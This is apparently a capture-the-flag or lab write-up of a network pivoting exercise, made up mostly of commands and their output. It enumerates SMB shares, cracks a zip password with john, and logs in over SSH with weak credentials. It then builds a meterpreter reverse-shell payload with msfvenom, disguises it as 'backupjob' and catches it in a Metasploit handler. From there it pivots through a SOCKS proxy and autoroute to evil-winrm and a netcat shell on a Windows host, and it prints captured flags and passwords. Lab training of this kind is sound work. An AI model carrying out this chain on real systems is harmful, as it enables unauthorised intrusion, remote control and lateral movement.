

Report1

General Information

IP address	10.15.1.15, 172.20.0.16
Operating System Name	Ubuntu
Operating System Kernel Version	6.14.8-2-pve
Open Ports	22,80,139,143,445,993

Flags

▼ User Flag

```
round@Round-pivot-8210:~$ whoami
round
round@Round-pivot-8210:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0@if1092: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether bc:24:11:13:37:58 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.15.1.125/23 metric 1024 brd 10.15.1.255 scope global dynamic eth0
        valid_lft 1609sec preferred_lft 1609sec
    inet6 fe80::be24:11ff:fe13:3758/64 scope link
        valid_lft forever preferred_lft forever
3: LAN172@if1096: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether bc:24:11:dd:f5:33 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.20.0.29/24 metric 1024 brd 172.20.0.255 scope global dynamic LAN172
        valid_lft 1609sec preferred_lft 1609sec
    inet6 fe80::be24:11ff:fedd:f533/64 scope link
        valid_lft forever preferred_lft forever
round@Round-pivot-8210:~$ cat user.txt
7c4a02d674e0ce05487505bbf6ce4055
round@Round-pivot-8210:~$
```

7c4a02d674e0ce05487505bbf6ce4055

▼ Windows Flag

```
*Evil-WinRM* PS C:\users\enterpriseadmin\Desktop> whoami
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.20.0.16:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.20.0.16:5985 ... OK
desktop-i8ajtb7\enterpriseadmin
*Evil-WinRM* PS C:\users\enterpriseadmin\Desktop> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::88fb:14d1:a53a:df5a%8
    IPv4 Address. . . . . : 172.20.0.16
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 172.20.0.1

Ethernet adapter Ethernet 2:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::407d:f2b1:d8dc:c7d8%22
    IPv4 Address. . . . . : 192.168.30.228
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.30.1
*Evil-WinRM* PS C:\users\enterpriseadmin\Desktop> cat flag.txt
17b303fe024181a9bfcc5f4c752d2cdf
*Evil-WinRM* PS C:\users\enterpriseadmin\Desktop> █
```

17b303fe024181a9bfcc5f4c752d2cdf

Report

▼ smb to web-login

```


> nmap -sCV 10.15.1.124
Starting Nmap 7.98 ( https://nmap.org ) at 2025-11-28 15:45 +0500
Nmap scan report for 10.15.1.124
Host is up (0.027s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 5f:82:5b:7e:5d:b7:cb:df:ec:66:9e:b5:ec:06:ed:73 (ECDSA)
|_ 256 f1:a4:af:0e:eb:7d:b3:a9:6c:47:e4:cc:39:ae:25:42 (ED25519)
80/tcp    open  http           Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Roundcube Webmail :: Welcome to Roundcube Webmail
139/tcp    open  netbios-ssn    Samba smbd 4
143/tcp    open  imap           Dovecot imapd (Ubuntu)
|_ ssl-cert: Subject: commonName=localhost
|_ Subject Alternative Name: DNS:localhost
|_ Not valid before: 2022-04-24T18:22:29
|_ Not valid after: 2032-04-21T18:22:29
|_ imap-capabilities: more SASL-IR have ID LOGIN-REFERRALS LITERAL+ OK IMAP4rev1 LOGIN-REFERRALS LITERAL+ OK IMAP4rev1 have ID listed capabilities ENABLE Pre-login IDLE post-login STARTTLS
|_ ssl-date: TLS randomness does not represent time
445/tcp    open  netbios-ssn    Samba smbd 4
993/tcp    open  ssl/imap       Dovecot imapd (Ubuntu)
|_ imap-capabilities: SASL-IR more AUTH=PLAINA0001 LOGIN-REFERRALS LITERAL+ OK IMAP4rev1 have ID listed capabilities IDLE post-login Pre-login
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=localhost
|_ Subject Alternative Name: DNS:localhost
|_ Not valid before: 2022-04-24T18:22:29
|_ Not valid after: 2032-04-21T18:22:29
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: , NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-security-mode:
|_ 3.1.1:
|_ Message signing enabled but not required
|_ smb2-time:
|_ date: 2025-11-28T10:45:32
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.25 seconds

```

nmap -sCV 10.15.1.124



```
> smbclient -L //10.15.1.124/
Can't load /etc/samba/smb.conf - run testparm to debug it
Password for [WORKGROUP\gojo]:



      Sharename      Type      Comment
      ---
      print$         Disk      Printer Drivers
      Docs            Disk
      IPC$           IPC       IPC Service (Round-pivot-8209 server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
> smbclient //10.15.1.124/Docs
Can't load /etc/samba/smb.conf - run testparm to debug it
Password for [WORKGROUP\gojo]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Fri Jun 27 19:27:24 2025
..               D          0   Fri Jun 27 19:26:23 2025
Documentation.zip N       2316  Fri Jun 27 19:27:24 2025
```

smbclient -L //10.15.1.124/

```
> zip2john Documentation.zip > doc.hash
ver 2.0 efh 5455 efh 7875 Documentation.zip/Documentation.pdf PKZIP Encr: 2b chk, TS_chk, cmplen=2116, decmplen=3390, crc=533E9599
> john --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt doc.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
No password hashes left to crack (see FAQ)
> john --show doc.hash
Documentation.zip/Documentation.pdf: IZAP@ssw0rdabcd: Documentation.pdf:Documentation.zip::Documentation.zip

1 password hash cracked, 0 left
```

zip2john Documentation.zip > doc.hash
john --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt doc.hash
john --show doc.hash



▼ linux to windows pw

```

> ssh round@10.15.1.125
round@10.15.1.125's password:
Permission denied, please try again.
round@10.15.1.125's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 6.14.8-2-pve x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
New release '24.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

You have no mail.
Last login: Fri Nov 28 11:18:04 2025 from 10.15.0.1
round@Round-pivot-8210:~$ whoami
round
round@Round-pivot-8210:~$

```

round:round

```

> msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.13.4.42 -f elf -o backupjob LPORT=8080

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: backupjob
> scp backupjob round@10.15.1.125:~/
round@10.15.1.125's password:
scp: dest open "./backupjob": Failure
scp: failed to upload file backupjob to ~/
> scp backupjob round@10.15.1.125:~/
round@10.15.1.125's password:
scp: dest open "./backupjob": Failure
scp: failed to upload file backupjob to ~/

```

msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.13.4.42 -f elf -o backupjob LPORT=8080

```

> ssh round@10.15.1.125
round@10.15.1.125's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 6.14.8-2-pve x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
New release '24.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

You have no mail.
Last login: Fri Nov 28 12:15:49 2025 from 10.15.0.1
round@Round-pivot-8210:~$ ls
agent backupjob mail user.txt
round@Round-pivot-8210:~$ chmod +x backupjob
round@Round-pivot-8210:~$ ./backupjob

```

```

> msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf exploit(multi/handler) > set lport 8080
lport => 8080
msf exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 0.0.0.0:8080
[*] Sending stage (3990404 bytes) to 10.13.5.1
[*] Meterpreter session 1 opened (10.13.4.42:8080 -> 10.13.5.1:58970) at 2025-11-28 17:26:28 +0500

```

```

meterpreter > ls
Listing: /home/round

```

Mode	Size	Type	Last modified	Name
100600/rw-----	654	fil	2025-11-28 17:22:54 +0500	.bash_history
100644/rw-r--r--	220	fil	2025-06-26 11:12:20 +0500	.bash_logout
100644/rw-r--r--	3771	fil	2025-06-26 11:12:20 +0500	.bashrc
040700/rwx-----	4096	dir	2025-11-28 16:18:04 +0500	.cache
100644/rw-r--r--	897	fil	2025-06-26 11:12:20 +0500	.profile
100600/rw-----	7	fil	2025-11-28 16:30:23 +0500	.python_history
100775/rwxrwxr-x	6475928	fil	2025-05-25 08:06:06 +0500	agent
100755/rwxr-xr-x	250	fil	2025-11-28 17:23:38 +0500	backupjob
040700/rwx-----	4096	dir	2025-06-26 11:13:01 +0500	mail
100644/rw-r--r--	33	fil	2025-06-28 13:18:56 +0500	user.txt

```

meterpreter > run post/multi/gather/ping_sweep RHOSTS=172.16.5.0/23
[*] Performing ping sweep for IP range 172.16.5.0/23
[*] Post interrupted by the console user

```

```

meterpreter > bq
[*] Backgrounding session 1...
msf exploit(multi/handler) > use auxiliary/server/socks_proxy
msf auxiliary(server/socks_proxy) > set SRVPORT 9050
SRVPORT => 9050
msf auxiliary(server/socks_proxy) > set SRVHOST 0.0.0.0
SRVHOST => 0.0.0.0
msf auxiliary(server/socks_proxy) > set version 4a
version => 4a
msf auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server

```

```

round@round-pivot-8210: ~$ msfconsole -q
proxychains evil-winrm -u enterpriseadmin -p '1234' -i 172.20.0.16 -o /tmp/evil-winrm

```

```

bq
[-] Unknown command: bq. Run the help command for more details.
msf auxiliary(server/socks_proxy) > use post/multi/manage/autoroute
msf post(multi/manage/autoroute) > set SESSION 1
SESSION => 1
msf post(multi/manage/autoroute) > set SUBNET 172.16.5.0
SUBNET => 172.16.5.0
msf post(multi/manage/autoroute) > run
[*] Running module against Round-pivot-8210.loc (10.15.1.125)
[*] Searching for subnets to autoroute.
[*] Route added to subnet 10.15.0.0/255.255.255.0 from eth0.
[*] Route added to subnet 172.20.0.0/255.255.255.0 from LAN172.
[*] Post module execution completed
msf post(multi/manage/autoroute) > sessions -i 1
[*] Starting interaction with 1...

```

```

meterpreter > run autoroute -s 172.20.0.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 172.20.0.0/255.255.255.0...
[-] Could not add route
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

```

Active Routing Table

Subnet	Netmask	Gateway
10.15.0.0	255.255.254.0	Session 1
172.20.0.0	255.255.255.0	Session 1

```

meterpreter > jobs
[-] Unknown command: jobs. Run the help command for more details.
meterpreter > bq
[*] Backgrounding session 1...
msf post(multi/manage/autoroute) > jobs

```

Jobs

Id	Name	Payload	Payload opts
0	Auxiliary: server/socks_proxy		

```

round@round-pivot-8210: ~$ msfconsole -q
proxychains evil-winrm -u enterpriseadmin -p '1234' -i 172.20.0.16 -o /tmp/evil-winrm

```



```
> proxychains nmap 172.20.0.16 -p1414
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.98 ( https://nmap.org ) at 2025-11-28 17:30 +0500
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.20.0.16:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.20.0.16:1414 ... OK
Nmap scan report for 172.20.0.16
Host is up (0.00s latency).

PORT      STATE SERVICE
1414/tcp  open  ibm-mqseries
```

```
> proxychains nc 172.20.0.16 1414
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.20.0.16:1414 ... OK
Microsoft Windows [Version 10.0.19045.6466]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>ls
```